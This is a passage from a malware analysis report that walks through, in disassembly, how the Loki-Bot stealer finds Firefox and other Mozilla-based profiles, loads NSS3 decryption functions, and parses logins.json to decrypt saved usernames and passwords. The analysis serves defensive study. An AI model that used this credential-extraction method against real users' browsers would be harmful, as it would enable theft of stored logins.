0040936E  .  8BD8            MOV EBX,EAX
00409370  .  83C4 0C         ADD ESP,0C
00409373  .  85DB            TEST EBX,EBX
00409375  .  0F84 D3000000   JZ 0040944E
0040937B  .  56              PUSH ESI
0040937C  .  E8 42010000     CALL getMajorFirefoxVersion
00409381  .  C70424 647441   MOV DWORD PTR SS:[LOCAL.6],(   Arg3 => UNICODE "Install Directory"
```

Figure 42: Inside first stealer function - checkFirefox

In Figure 42, we are sitting at the entry point of the checkFirefox function. The first CALL being made is to a function labeled readKeyWithSHGetValue. Peeking inside readKeyWithSHGetValue (Figure 43) , we see that it makes a CALL to Shlwapi's SHGetValueW function with the hKey value set to 80000002 (HKEY_LOCAL_MACHINE), the pszSubKey set to "SOFTWARE\Mozilla\Mozilla Firefox," and the pszValue set to "CurrentVersion" (Microsoft, SHGetValue function, 2017).



Figure 43: Shlwapi.SHGetValue obtains Firefox version from registry

The 5th argument passed, pvData, is the address where the result will be written to upon successful execution of the SHGetValueW function. After executing this function, we see that the Unicode value "52.0 (x86 en-US)" has been stored at the memory address that was passed as the pvData argument to SHGetValueW (Figure 44).



Figure 44: Firefox version returned to buffer

The address for the buffer where this Firefox version string is stored is placed into the EAX register and then execution is handed back to the calling function (checkFirefox). We can validate that this value corresponds to what is actually stored in the registry by running RegEdit, navigating to HKEY_LOCAL_MACHINE\SOFTWARE\Mozilla\Mozilla Firefox\ and locating the value stored within the CurrentVersion key (Microsoft, Using Regedit.exe, 2017) (Figure 45).



Figure 45: Confirmation of Firefox version within registry

Next, the malware tries to determine whether or not we a running a 64bit version of Firefox by checking to see if the string "x64" is found within the Firefox version string that we just obtained (Figure 46).



Figure 46: Check to see if Firefox version is 64-bit

Depending on the architecture/version of Firefox you are running, there are two different execution paths that could be taken as a result of this check: one for 64bit and one for "not-64bit" (a.k.a. 32-bit). As I am currently running a 32bit version of Windows and a 32bit version of Firefox, the string "x64" is not found, thus the "not-64bit" execution path is taken (starting at 0x409369).



Figure 47: String formatting function building Firefox registry path

The combineStrings function (Figure 47) is essentially a string formatter that replaces the first "%s" in Arg1 with the value passed as Arg2 and the second "%s" with the value passed as Arg3. Note that OllyDBG neglects the label the 3rd argument as Arg3 but if you notice the PUSH ESI instruction at 0x40935A, which is right before Arg2 is being pushed to the stack, you will see that the ESI register contains our Firefox Version. When executed, the string "SOFTWARE\Mozilla\Mozilla Firefox\52.0 (x86 en-US)\Main" is returned.

This is in preparation for the getRegKeyViaSHGetValue CALL being made at 0x409391 (Figure 48), which retrieves the Install Directory value from the "SOFTWARE\Mozilla\Mozilla Firefox\52.0 (x86 en-US)\Main" SubKey located within HKEY_LOCAL_MACHINE (Microsoft, SHGetValue function, 2017).



Figure 48: Obtaining the Firefox install path from the registry

If successful, the address for your Firefox install will be returned which, in my case, was "C:\Program Files\Mozilla Firefox".

If you analyze the image above, you will notice that I have skipped the function labeled getMajorFirefoxVersion. This was done as to not interrupt the flow of retrieving the Install Directory from the registry. In order to discuss the next steps, we will need to jump back to this function CALL (at 0x40937C).

When executed, getMajorFirefoxVersion will extract the major version ("52.0") from the Firefox version string obtained earlier ("52.0 (x86 en-US)") and place the value into the ST(0) register as a floating point number (Unknown, X86 - Floating point unit, 2017).



Figure 49: Compare current Firefox version to v32

A few instructions later (Figure 49), the major version that is stored in the ST(0) register is moved into LOCAL.2 via the FSTP (Store Floating Point Value) instruction (Hyde, 1996) being executed at 0x40938E. This value is then compared with the number 32 via the COMISD instruction (Unknown, COMISD—Compare Scalar Ordered Double-Precision Floating-Point Values and Set EFLAGS, 2017). If the Firefox major version (52) is less than 32, Arg2 for the findNSSLibraries function being called at 0x4093C9 is set to 1; otherwise Arg2 is set to 0. Arg1 for the findNSSLibraries function is the Firefox Install Directory that we identified earlier.

4.3.1.1.2 Load NSS Libraries for Decryption

Inside the findNSSLibraries function, we see that the Firefox Install Directory that was passed as Arg1 is added to the system's PATH via calls to Kernel32's GetEnvironmentVariable (Microsoft, GetEnvironmentVariable function, 2017) and SetEnvironmentVariable (Microsoft, SetEnvironmentVariable function, 2017) functions (Figure 50).



Figure 50: Add firefox install directory to environment $PATH

A check is then made to see if nss3.dll (Sheppy, 2015) resides within the Firefox Install Directory and, if so, the library is imported via Kernel32's LoadLibrary function (Microsoft, LoadLibrary function, 2017) (at 0x409E62). If successfully imported, the malware then obtains the addresses of the following NSS3 functions (kohei101, 2017) (fscholz, NSS Functions, 2014) via Kernel32's GetProcAddress (Microsoft, GetProcAddress function , 2017):

- NSS_Init (0x409EBF)
- NSS_Shutdown (0x409EDF)
- PK11_GetInternalKeySlot (0x409EDF)
- PK11_FreeSlot (0x409F1F)
- PK11_Authenticate (0x409F3F)
- PK11SDR_Decrypt (0x409F5F)
- PK11_CheckUserPassword (0x409F7F)
- SECITEM_FreeItem (0x409F9F)

"NSS provides a complete open-source implementation of the crypto libraries used by Firefox (and others)" (kohei101, 2017). These libraries, in particular, are used to decrypt passwords stored in Mozilla-based browsers. Figure 51 below depicts a portion

of the source code to Adobe's open source implementation of an NSS Decryptor where you can see these libraries being utilized (evan@chromium.org, 2011):



Figure 51: Screenshot of NSS libraries implemented in real-world code used to decrypt Firefox credentials

After validating that all key functions have been located, we come across a critical branching instruction at 0x409FFD. If you recall, Arg2 that was passed into this findNSSLibraries function represented the version of Firefox that was identified on the system (*IF version < 32 THEN Arg2 = 1 ELSE Arg2 = 0*). In Figure 52, we see a CMP instruction being made at 0x409FFA that is comparing the Arg2 value that was passed to this function to the value stored within the EDI register (which is 0). The result of this comparison is then tested at 0x409FFD with a JE instruction; or Jump if the values stored within Arg2 and EDI are equal. Since my version of Firefox is 52, my Arg2 value is 0, thus Arg2 and EDI are indeed equal and the jump is made to 0x40A1ED.



Figure 52: Validate all required libraries exist and jump to appropriate code for the version

My assumption is that you are not running a version of Firefox that is older than v32 (Mozilla, 2015). If you had been, this jump would not have been taken and execution would have continued to the next instruction (0x40A003). If you did have a version of Firefox older than v32, you would see that the malware looks for other DLLs (sqlite3.dll, mozsqlite3.dll, nss3.dll) and functions (sqlite3_finalize, sqlite3_step, sqlite3_close, sqlite3_column_text, sqlite3_open16, and sqlite3_prepare_v2 or sqlite3_prepare).

It appears that a change was made to how Firefox accesses its stored credentials, starting with v32, which would explain why this malware is accessing different libraries depending on the version identified (mozillaZine, 2014).

4.3.1.1.3 Identify Unique ProfileN Paths

With the libraries loaded and functions identified that are necessary for accessing and decrypting Firefox's stored credentials, execution is then returned to the main checkFirefox function where the next step in the process is to actually extract the credentials from Firefox's database. This is done via a CALL to a function labeled extractMozillaSavedCredentials at 0x4093D9 (Figure 53).



Figure 53: CALL to extractMozillaSavedCredentials. An Arg3 value of 1 means 64bit. Value of 0 means 32bit

While this function does accept three arguments, they were all set to zero with no additional logic to set or modify these values before being passed. Stepping inside this function, the code begins to build an array of paths/filenames that appear to be related to the profile locations of several different types of Mozilla-based software.

When finished being built, the array will consist of the following values (Figure 54):

%s\Mozilla\Firefox\profiles.ini
%s\Mozilla\Firefox\Profiles\%s
%s\Mozilla\SeaMonkey\profiles.ini
%s\Mozilla\SeaMonkey\Profiles\%s
%s\Flock\Browser\profiles.ini
%s\Flock\Browser\Profiles\%s
%s\Thunderbird\profiles.ini
%s\Thunderbird\Profiles\%s
%s\K-Meleon\profiles.ini
%s\K-Meleon\%s
%s\Comodo\IceDragon\profiles.ini
%s\Comodo\IceDragon\Profiles\%s
%s\NETGATE Technologies\BlackHawk\profiles.ini
%s\NETGATE Technologies\BlackHawk\Profiles\%s
%s\Postbox\profiles.ini
%s\Postbox\Profiles\%s
%s\8pecxstudios\Cyberfox\profiles.ini
%s\8pecxstudios\Cyberfox\Profiles\%s
%s\Moonchild Productions\Pale Moon\profiles.ini
%s\Moonchild Productions\Pale Moon\Profiles\%s
%s\FossaMail\profiles.ini
%s\FossaMail\Profiles\%s

Figure 54: Array of Mozilla-based application profiles

Of all the elements in this array, the only elements that this portion of code looks at are the first two:

%s\Mozilla\Firefox\profiles.ini

%s\Mozilla\Firefox\Profiles\%s

In Figure 55, a CALL is made to a string formatting function that replaces the "%s" in the first element ("%s\Mozilla\Firefox\profiles.ini") with the %APPDATA% path that was obtained earlier in this function via a CALL to the getAPPDATAPath function at 0x408CAE.



Figure 55: Build path for Firefox profiles.ini

Once executed, the resulting string, which in my case was "C:\Users\REM\AppData\Roaming\Mozilla\Firefox\profiles.ini," is then passed to a function labeled checkIfPathExists (0x408FB5) as Arg1. As you may have guessed, this function's purpose is to determine whether or not the file specified in Arg1 actually exists on the file system. We can perform similar validation via PowerShell's Test-Path cmdlet, like so (Jofre, 2017) (Figure 56):



Figure 56: Verification Firefox profiles.ini exists via PowerShell Test-Path

The result of this command returned "True," which confirms that this file does exist on my system. Since this file is present, the CALL to checkIfPathExists is successful and execution enters into a loop via a JMP 0x409061 instruction located at 0x408FC9.

The first instruction that we process inside this loop is a CALL to the string formatting function combineStrings (Figure 57), which replaces the "%i" in "Profile%i" the value numerical that is stored within EAX. As this is the initial iteration of this loop, EAX equals zero. However, with each iteration, this value will increment by one.



Figure 57: String formatting function appending current loop iteration to the string "Profile"

Note that in previous calls to combineStrings, it was the "%s" in the format string that was replaced but in this example "%i" is replaced. That is because previously, the Arg2 data type that we were working with was a string (%s) as opposed to the data type that we are working with now which is an integer (%i). Other examples of format specifiers that we could potentially see are %d for decimal, %f for floating point, and %c for single character (Microsoft, Format Specifiers in C++, 2017).



Figure 58: Result of string formatting function on the string "Profile"

This CALL to combineStrings results in the string “Profile0” being put into EAX, which is then moved into ESI for future access (Figure 58). While it appears that ESI is the loop control value, as we can see a TEST and a JNZ being performed on this register at 0x40906F and 0x409071, this is not necessarily the case. Since ESI contains the result of the combineStrings function, as long as the function succeeds, the jump to the top of the loop will be taken.



Figure 59: Obtain Path value within the Profile0 section of the profiles.ini file

In Figure 59, we see a CALL being made to a function that I have labeled as getINISetting.

This function takes three arguments, which represent the following (Table 3):

Argument	Description
Arg1	The ini file to read.
Arg2	The section within the ini file to inspect.
Arg3	The key name whose value you want to retrieve.

Table 3: getINISetting arguments

In this iteration, this function will read the INI file (Unknown, INI file, 2017) located at “C:\Users\REM\AppData\Roaming\Mozilla\Firefox\profiles.ini,” locate the section named “Profile0” within this file, then retrieve the value of the key named “Path” within this section which, in my case, is “Profiles/flhdw3ur.default” (Figure 60).



Figure 60: Actual contents of my profiles.ini file

This value is eventually placed into EDI where it is tested at 0x408FE1 to see if any value was actually retrieved (Figure 61). This is where continuation of the loop is actually determined. If the value does not exist within the INI file, the jump at 0x408FE3 is taken, breaking execution out of the loop; otherwise, execution continues on.



Figure 61: Retrieve INI Path if ProfileN exists

The Firefox Profile Path is then combined with the Profile0 Path that was defined within the INI file, resulting in the following:

"C:\Users\REM\AppData\Roaming\Mozilla\Firefox\Profiles\flhdw3ur.default"

4.3.1.1.4 Decrypt Stored Credentials

Now that the malware has identified where the unique Firefox profile path resides for Profile0, a CALL to a function labeled getAndDecryptMozillaCredentials is made at 0x40904B (Figure 62). This function takes 4 arguments; the first three of which are the

same three that were passed into its parent function (extractMozillaSavedCredentials) and the fourth argument being the unique profile path that we just identified.



Figure 62: Execution of getAndDecryptMozillaCredentials

Once inside this function, a CALL is eventually made to an odd-looking function. One without a name that is simply listed as a memory address (Figure 63).



Figure 63: CALL to nss3.NSS_Init. OllyDBG has some trouble identifying this

It appears that, while OllyDBG failed to note the name of the function being called in the comments panel, the true name of the function can be found if you select the CALL instruction and look at the Information Panel. The memory address 0x49C934 contains the value 0x65463170, which is a reference to nss3's NSS_INIT function (fscholz, NSS_Initialize, 2014).



Figure 64: Verify existence of logins.json file and execute extractAndDecryptCreds_Logins.json if found

Now, the malware attempts to identify and decrypt any credentials that have been stored within Firefox for the current profile that it is iterating through (Figure 64). First, it checks for the presence of the logins.json file in the profile directory.

"Starting in Firefox 32, signons.sqlite is no longer used and the file logins.json is used instead" (mozillaZine, 2014). Since I am running Firefox v52, logins.json is found within my profile directory, so the malware attempts to extract and decrypt the credentials via a function labeled extractAndDecryptCreds_Logins.json at 0x40A302.

Had I been running an older version of Firefox, Loki-Bot would have attempted to obtain the stored credentials via a function labeled extractAndDecryptCreds_SQLite at 0x40A2D6.

The primary difference between these two functions, extractAndDecryptCreds_SQLite and extractAndDecryptCreds_Logins.json, is in how they access the encrypted credentials. extractAndDecryptCreds_SQLite has to perform a SQL query (Figure 65) on the signons.sqlite file because it is technically a database whereas the extractAndDecryptCreds_Logins.json function simply opens and parses the logins.json file (Figure 66) because it is a JSON formatted text file. Other than that, they both share the same credential decryption function.



Figure 65: Select statement used for extracting encrypted credentials from older versions of Firefox



Figure 66: Contents of my logins.json. Note presence of fake credentials that we created

After the extractAndDecryptCreds_Logins.json function has read the file into memory, it begins to loop through the JSON formatted contents, looking for the values to the "hostname," "encryptedUsername," and "encryptedPassword" keys.

If the "hostname" key is found, which happens to be the website that the credentials are for, its value is converted to Unicode and it is stored in the **EDI** register.

